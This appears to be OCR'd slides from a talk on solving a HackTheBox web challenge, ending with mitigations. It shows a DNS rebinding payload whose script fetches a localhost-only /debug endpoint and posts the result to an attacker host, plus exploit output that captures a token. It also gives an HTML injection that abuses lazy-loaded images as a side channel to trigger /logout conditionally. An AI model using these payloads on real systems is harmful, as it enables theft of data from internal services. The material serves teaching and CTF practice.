


Does not work!

Browsers have their own DNS-Cache



Introducing DNS Rebinding Attacks Attempt #2



Attacker Payload

```
<!DOCTYPE html>
<html>
<script>
setTimeout(() => {
    fetch('http://{{rebind_host}}/debug', { method: 'GET' }).then(response => {
        return response.text();
    }).then(data => {
        setTimeout(() => {
            fetch('http://{{public_host}}/stage2', {
                method: 'POST',
                body: data
            });
        }, 1500);
    })
}, 1500);

</script>
</html>
```

```
┌──(kali㉿kali)-[~/data/HackTheBox/challenges/OOPArtDB]
└─$ python3 exploit.py
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (2.0.6) or chardet (4.0.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[ ] Opening tunnel
[ ] Opening 7777/tcp
[ ] Listening on dns-rebind.romanh.de:7777 → 85.214.17.217:7777 → 127.0.0.1:3000
[ ] Sending stage 1
[+] Submiting url: http://dns-rebind.romanh.de:7777/
Pseudo-terminal will not be allocated because stdin is not a terminal.
127.0.0.1 - - [02/Feb/2024 08:13:56] "GET / HTTP/1.1" 200 -
[+] Got stage
[ ] Closing tcp/7777 time= 1706879636.921689
[ ] Opening tcp/7777 time= 1706879638.4226027
127.0.0.1 - - [02/Feb/2024 08:14:00] "POST /stage2 HTTP/1.1" 201 -
[+] Got registration token: CONTROL_THE_ΩΩPARTS
```

Now that we can register a low-privileged account…

How to continue?

Step 2: Exfiltrating Data through Sidechannels

Method	URI	Parameters	ACL
GET	/login	info, error	
POST	/login	user, pass	
GET	/register	info, error	
POST	/register	user, pass, token	Must be logged in + token
GET	/logout		Must be logged in
GET	/debug		localhost only
GET	/search	info, error	
POST	/search	query, level	level (optional)
GET	/view/:id	id	Must be logged in
GET	/scan	info, error	
POST	/scan	url	
GET	/public/**		

General attack idea

- Successful searches render an `info` box
- Failed searches render an `error` box
- We can override one or both parameters on search

→ Viewport changes depending on search result!

Introducing: Lazy Loading

```
<img src="/resource" loading="lazy" />
```

`loading`

Indicates how the browser should load the image:

> `eager`
>
> Loads the image immediately, regardless of whether or not the image is currently within the visible viewport (this is the default value).
>
> `lazy`
>
> Defers loading the image until it reaches a calculated distance from the viewport, as defined by the browser. The intent is to avoid the network and storage bandwidth needed to handle the image until it's reasonably certain that it will be needed. This generally improves the performance of the content in most typical use cases.

https://developer.mozilla.org/en-US/docs/Web/HTML/Element/img


Abusing Lazy Loading

- We choose the parameter error as following:

```
<textarea rows="23"></textarea>
<img src="/resource" loading="lazy" />
```


- If there **is a search result**, an additional info box is rendered, pushing our error box further out the viewport, so that resource is not fetched.
- If there **is no search result**, no info box is rendered and resource is fetched as usual.

Conditional Requests: No search result



- Only an error box is rendered
- Resource in img-tag is fetched, as it is within the viewport.
- GET-Request is triggered

Conditional Requests: Successful search result



- Info and error box is rendered
- Resource in img-tag is **not** fetched, as it is **not** within the viewport.
- GET-request is **not** sent

Now that we can perform conditional GET requests…

How to continue?

Requests with side-effects

Method	URI	Parameters	ACL
GET	/login	info, error	
POST	/login	user, pass	
GET	/register	info, error	
POST	/register	user, pass, token	Must be logged in + token
GET	/logout		Must be logged in
GET	/debug		localhost only
GET	/search	info, error	
POST	/search	query, level	level (optional)
GET	/view/:id	id	Must be logged in
GET	/scan	info, error	
POST	/scan	url	
GET	/public/**		

Attack Idea: Summary

- Perform search with a conditional GET-request to /logout
- In a second tab, perform a registration
- Attacker: Login the newly created account
  - Search was successful → /logout was **not** triggered → Account was created
  - No search results → /logout was triggered → Account was **not** created

We now have a side-channel information leakage without executing Javascript on the victim ☺

Conclusion & Mitigations

- Use https – even for local applications.
- Implement CSRF-Tokens
- DNS-Clients/Browsers: don‘t accept internal IPs as DNS responses (is this possible?)
- Do not render untrusted user input, even with CSP and DOMPurify
  - use signed cookies / parameters

Questions?